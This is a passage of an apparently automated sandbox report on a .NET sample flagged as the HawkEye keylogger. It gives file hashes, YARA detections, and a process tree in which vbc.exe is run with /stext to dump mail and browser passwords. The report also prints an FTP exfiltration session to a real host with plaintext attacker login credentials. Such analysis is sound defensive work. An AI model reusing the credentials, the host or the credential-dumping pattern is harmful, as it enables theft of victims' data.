Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....Z.Z.....0..T.....r... .....@.. ....`.....4r..O.....b..h>.....p..... ..... ..H.....text....R... ...T..... ..`.rsrc.....V.....@..@.rel oc.....`.....@..B.....hr.....H.....".|J.....lm.....o.....2~.....o....*.r...p(....*VrK..p(....s.....*..0.....(....(....o....o....(....o.... .....T(....o....(....o....o ...o!....4(....o....(....o....o ...o".....(....rm..ps#...o....($.....(%....o&....ry..p.....%.r...p.%.(.....(....('....((.....o)...('.....*.*.....".(*...*..{Q...-...}Q.....(+...(....(,....(+...*"..(- ...*..(....*..(.....r...p.(/...o0...s....}T...*....0.. .....~S...-.s

C:\Users\user\AppData\Local\Temp\holderwb.txt	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe
File Type:	Little-endian UTF-16 Unicode text, with no line terminators
Category:	dropped
Size (bytes):	2
Entropy (8bit):	1.0
Encrypted:	false
SSDEEP:	3:Qn:Qn
MD5:	F3B25701FE362EC84616A93A45CE9998
SHA1:	D62636D8CAEC13F04E28442A0A6FA1AFEB024BBB
SHA-256:	B3D510EF04275CA8E698E5B3CBB0ECE3949EF9252F0CDC839E9EE347409A2209
SHA-512:	98C5F56F3DE340690C139E58EB7DAC111979F0D4DFFE9C4B24FF849510F4B6FFA9FD608C0A3DE9AC3C9FD2190F0EFAF715309061490F9755A9BFDF1C54CA0D 4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	..

C:\Users\user\AppData\Roaming\pid.txt	
Process:	C:\Users\user\AppData\Local\Temp\InstallUtil.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	4
Entropy (8bit):	1.5
Encrypted:	false
SSDEEP:	3:hXn:Bn
MD5:	BA5451D3C91A0F982F103CDBE249BC78
SHA1:	96CB2761E55D68F2764E7CADF674CC2BF0EF98AB
SHA-256:	9D798C6DE0D54A6AC763167AE46856E58C2717F025F024F2E0A97D37831F897C
SHA-512:	453C9A10133FD49F7A045EEA311E89E2F9BCCDEE2B4CA2E61FEE14A5C6EBDC1F457099AF439BC7CE2FDD0B74A222EDF60DA0217412ECD183D7C8E5B70F3B8D70
Malicious:	false
Reputation:	low
Preview:	6552

C:\Users\user\AppData\Roaming\pidloc.txt	
Process:	C:\Users\user\AppData\Local\Temp\InstallUtil.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	49
Entropy (8bit):	4.254930446501112
Encrypted:	false
SSDEEP:	3:oNt+kiE2J5xAIOWRxRI0dAn:oNwkn23f5RndA
MD5:	01792F4B8652E20CB95EF1336DC3CCCB
SHA1:	C5B4F877453A5FE13D2A09D361F40C2ACB6E3E32
SHA-256:	BCD6E1E3C7C09028F61380EC4AEB0E7E945DE67E074156CE4CD022A2F2BF0205
SHA-512:	8F470C96DD323411A75B0A9263899B6FEEF2770FDDCB7C51AD915231DE4BA693D2ECA3FC8AC7A74318A95B87681C8FF244448F7B0351651E7523F2E9C58E308
Malicious:	false
Reputation:	low
Preview:	C:\Users\user\AppData\Local\Temp\InstallUtil.exe

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	6.545078865817934
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	pxn91KhFLB.exe
File size:	1383936
MD5:	fa0a3ed04eec65d6d3fb55aa7d2497c1
SHA1:	89aafe0cfec4ecc13fd7f255b1e6e8af903ddbd0
SHA256:	2c6df9a84b482c1dd1af8ee142ccdfeab23234a8507f3cc637aee9161a6c58b8
SHA512:	da69f632f0bc9789bf17d1cfdbf09c991098227a23e3bd273c1c5720b53d9eb81b99c0121f632cbc2eb25ece51e6548470dc2fd0ed64d37f88a58a005b1c7b3d
SSDEEP:	24576:inGai6Dban0+uhHJQNmj3X2rhK1+pSRs/8Mz3g:T6iuNH261Rs/
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....<.....)... ...@....@.. ..... ` .....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x5529ce
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT, HIGH_ENTROPY_VA
Time Stamp:	0x3CA080C7 [Tue Mar 26 14:08:07 2002 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x1509d4	0x150a00	False	0.577458486121	data	6.54887158376	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x154000	0xe84	0x1000	False	0.340087890625	data	4.78289422337	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x156000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
07/28/21-23:21:06.228443	TCP	2020410	ET TROJAN HawkEye Keylogger FTP	49761	21	192.168.2.4	45.141.152.18

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jul 28, 2021 23:19:47.576406002 CEST	192.168.2.4	8.8.8.8	0xadb7	Standard query (0)	www.google.com	A (IP address)	IN (0x0001)
Jul 28, 2021 23:20:52.492039919 CEST	192.168.2.4	8.8.8.8	0x2cc6	Standard query (0)	10.76.9.0.in-addr.arpa	PTR (Pointer record)	IN (0x0001)
Jul 28, 2021 23:21:05.892281055 CEST	192.168.2.4	8.8.8.8	0x92a	Standard query (0)	ftp.vngpack.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 28, 2021 23:19:47.597827911 CEST	8.8.8.8	192.168.2.4	0xadb7	No error (0)	www.google.com		216.58.215.228	A (IP address)	IN (0x0001)
Jul 28, 2021 23:20:02.491097927 CEST	8.8.8.8	192.168.2.4	0x52b2	No error (0)	a-0019.a.d ns.azurefd.net	a-0019.standard.a-msedge.net		CNAME (Canonical name)	IN (0x0001)
Jul 28, 2021 23:20:52.515002012 CEST	8.8.8.8	192.168.2.4	0x2cc6	Name error (3)	10.76.9.0.in-addr.arpa	none	none	PTR (Pointer record)	IN (0x0001)
Jul 28, 2021 23:21:05.927198887 CEST	8.8.8.8	192.168.2.4	0x92a	No error (0)	ftp.vngpack.com		45.141.152.18	A (IP address)	IN (0x0001)

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jul 28, 2021 23:19:47.729217052 CEST	216.58.215.228	443	192.168.2.4	49733	CN=www.google.com CN=GTS CA 1C3, O=Google Trust Services LLC, C=US CN=GTS Root R1, O=Google Trust Services LLC, C=US	CN=GTS CA 1C3, O=Google Trust Services LLC, C=US CN=GTS Root R1, O=Google Trust Services LLC, C=US CN=GlobalSign Root CA, OU=Root CA, O=GlobalSign nv-sa, C=BE	Mon Jul 05 05:50:21 CEST 2021 Thu Aug 13 02:00:42 CEST 2020 Fri Jun 19 02:00:42 CEST 2020	Mon Sep 27 05:50:20 CEST 2021 Thu Sep 30 02:00:42 CEST 2027 Fri Jan 28 01:00:42 CET 2028	769,49162-49161-49172-49171-53-47-10,0-10-11-35-23-65281,29-23-24,0	54328bd36c14bd82ddaa0c04b25ed9ad
					CN=GTS CA 1C3, O=Google Trust Services LLC, C=US	CN=GTS Root R1, O=Google Trust Services LLC, C=US	Thu Aug 13 02:00:42 CEST 2020	Thu Sep 30 02:00:42 CEST 2027		
					CN=GTS Root R1, O=Google Trust Services LLC, C=US	CN=GlobalSign Root CA, OU=Root CA, O=GlobalSign nv-sa, C=BE	Fri Jun 19 02:00:42 CEST 2020	Fri Jan 28 01:00:42 CET 2028		

FTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Jul 28, 2021 23:21:05.993599892 CEST	21	49761	45.141.152.18	192.168.2.4	220---------- Welcome to Pure-FTPd [privsep] [TLS] ---------- 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 1 of 50 allowed. 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 1 of 50 allowed.220-Local time is now 17:21. Server port: 21. 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 1 of 50 allowed.220-Local time is now 17:21. Server port: 21.220-This is a private system - No anonymous login 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 1 of 50 allowed.220-Local time is now 17:21. Server port: 21.220-This is a private system - No anonymous login220-IPv6 connections are also welcome on this server. 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------220-You are user number 1 of 50 allowed.220-Local time is now 17:21. Server port: 21.220-This is a private system - No anonymous login220-IPv6 connections are also welcome on this server.220 You will be disconnected after 15 minutes of inactivity.
Jul 28, 2021 23:21:05.994688034 CEST	49761	21	192.168.2.4	45.141.152.18	USER newloggsaa@vngpack.com

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Jul 28, 2021 23:21:06.021431923 CEST	21	49761	45.141.152.18	192.168.2.4	331 User newloggsaa@vngpack.com OK. Password required
Jul 28, 2021 23:21:06.021583080 CEST	49761	21	192.168.2.4	45.141.152.18	PASS Xpen2000
Jul 28, 2021 23:21:06.072309971 CEST	21	49761	45.141.152.18	192.168.2.4	230 OK. Current restricted directory is /
Jul 28, 2021 23:21:06.103132010 CEST	21	49761	45.141.152.18	192.168.2.4	504 Unknown command
Jul 28, 2021 23:21:06.104235888 CEST	49761	21	192.168.2.4	45.141.152.18	PWD
Jul 28, 2021 23:21:06.132575035 CEST	21	49761	45.141.152.18	192.168.2.4	257 "/" is your current location
Jul 28, 2021 23:21:06.132844925 CEST	49761	21	192.168.2.4	45.141.152.18	TYPE I
Jul 28, 2021 23:21:06.161278963 CEST	21	49761	45.141.152.18	192.168.2.4	200 TYPE is now 8-bit binary
Jul 28, 2021 23:21:06.161495924 CEST	49761	21	192.168.2.4	45.141.152.18	PASV
Jul 28, 2021 23:21:06.190145969 CEST	21	49761	45.141.152.18	192.168.2.4	227 Entering Passive Mode (45,141,152,18,215,204)
Jul 28, 2021 23:21:06.228442907 CEST	49761	21	192.168.2.4	45.141.152.18	STOR HawkEye_Keylogger_Stealer_Records_609290 7.28.2021 11:28:44 PM.txt
Jul 28, 2021 23:21:06.258295059 CEST	21	49761	45.141.152.18	192.168.2.4	150 Accepted data connection
Jul 28, 2021 23:21:06.289825916 CEST	21	49761	45.141.152.18	192.168.2.4	226-File successfully transferred 226-File successfully transferred226 0.031 seconds (measured here), 47.73 Kbytes per second

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: pxn91KhFLB.exe PID: 6632 Parent PID: 5756

General

Start time:	23:19:44
Start date:	28/07/2021
Path:	C:\Users\user\Desktop\pxn91KhFLB.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\pxn91KhFLB.exe'
Imagebase:	0x1c0000
File size:	1383936 bytes
MD5 hash:	FA0A3ED04EEC65D6D3FB55AA7D2497C1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: RAT_HawkEye, Description: Detects HawkEye RAT, Source: 00000000.00000002.785549628.000000000363A000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 00000000.00000002.785549628.000000000363A000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source: 00000000.00000002.785549628.000000000363A000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000000.00000002.785549628.000000000363A000.00000004.00000001.sdmp, Author: Joe Security • Rule: Hawkeye, Description: detect HawkEye in memory, Source: 00000000.00000002.785549628.000000000363A000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: RAT_HawkEye, Description: Detects HawkEye RAT, Source: 00000000.00000002.785807918.00000000037B1000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 00000000.00000002.785807918.00000000037B1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source: 00000000.00000002.785807918.00000000037B1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000000.00000002.785807918.00000000037B1000.00000004.00000001.sdmp, Author: Joe Security • Rule: Hawkeye, Description: detect HawkEye in memory, Source: 00000000.00000002.785807918.00000000037B1000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Analysis Process: InstallUtil.exe PID: 6552 Parent PID: 6632

General

Start time:	23:20:34
Start date:	28/07/2021
Path:	C:\Users\user\AppData\Local\Temp\InstallUtil.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\InstallUtil.exe
Imagebase:	0x4f0000
File size:	41064 bytes
MD5 hash:	EFEC8C379D165E3F33B536739AEE26A3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: RAT_HawkEye, Description: Detects HawkEye RAT, Source: 00000009.00000002.919173825.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 00000009.00000002.919173825.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source: 00000009.00000002.919173825.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000009.00000002.919173825.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: Hawkeye, Description: detect HawkEye in memory, Source: 00000009.00000002.919173825.0000000000402000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: HKTL_NET_GUID_Stealer, Description: Detects c# red/black-team tools via typelibguid, Source: 00000009.00000002.924162490.0000000007370000.00000004.00000001.sdmp, Author: Arnim Rupp • Rule: HKTL_NET_GUID_Stealer, Description: Detects c# red/black-team tools via typelibguid, Source: 00000009.00000002.924089451.0000000007350000.00000004.00000001.sdmp, Author: Arnim Rupp • Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 00000009.00000002.921498733.00000000038A1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000009.00000002.921498733.00000000038A1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source: 00000009.00000002.920464842.00000000028A1000.00000004.00000001.sdmp, Author: Joe Security • Rule: Hawkeye, Description: detect HawkEye in memory, Source: 00000009.00000002.920464842.00000000028A1000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 0%, Metadefender, Browse • Detection: 0%, ReversingLabs
Reputation:	moderate

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities

Show Windows behavior

Key Value Modified

Analysis Process: vbc.exe PID: 6136 Parent PID: 6552

General

Start time:	23:20:58
Start date:	28/07/2021
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe /stext 'C:\Users\user\AppData\Local\Temp\holdermail.txt'
Imagebase:	0x400000
File size:	1171592 bytes
MD5 hash:	C63ED21D5706A527419C9FBD730FFB2E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 0000000C.00000002.810633172.0000000000400000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

File Created

Analysis Process: vbc.exe PID: 1332 Parent PID: 6552

General

Start time:	23:20:58
Start date:	28/07/2021
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe /stext 'C:\Users\user\AppData\Local\Temp\holderwb.txt'
Imagebase:	0x400000
File size:	1171592 bytes
MD5 hash:	C63ED21D5706A527419C9FBD730FFB2E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 0000000D.00000002.814267745.0000000000400000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

File Created

File Written

File Read

Disassembly

Code Analysis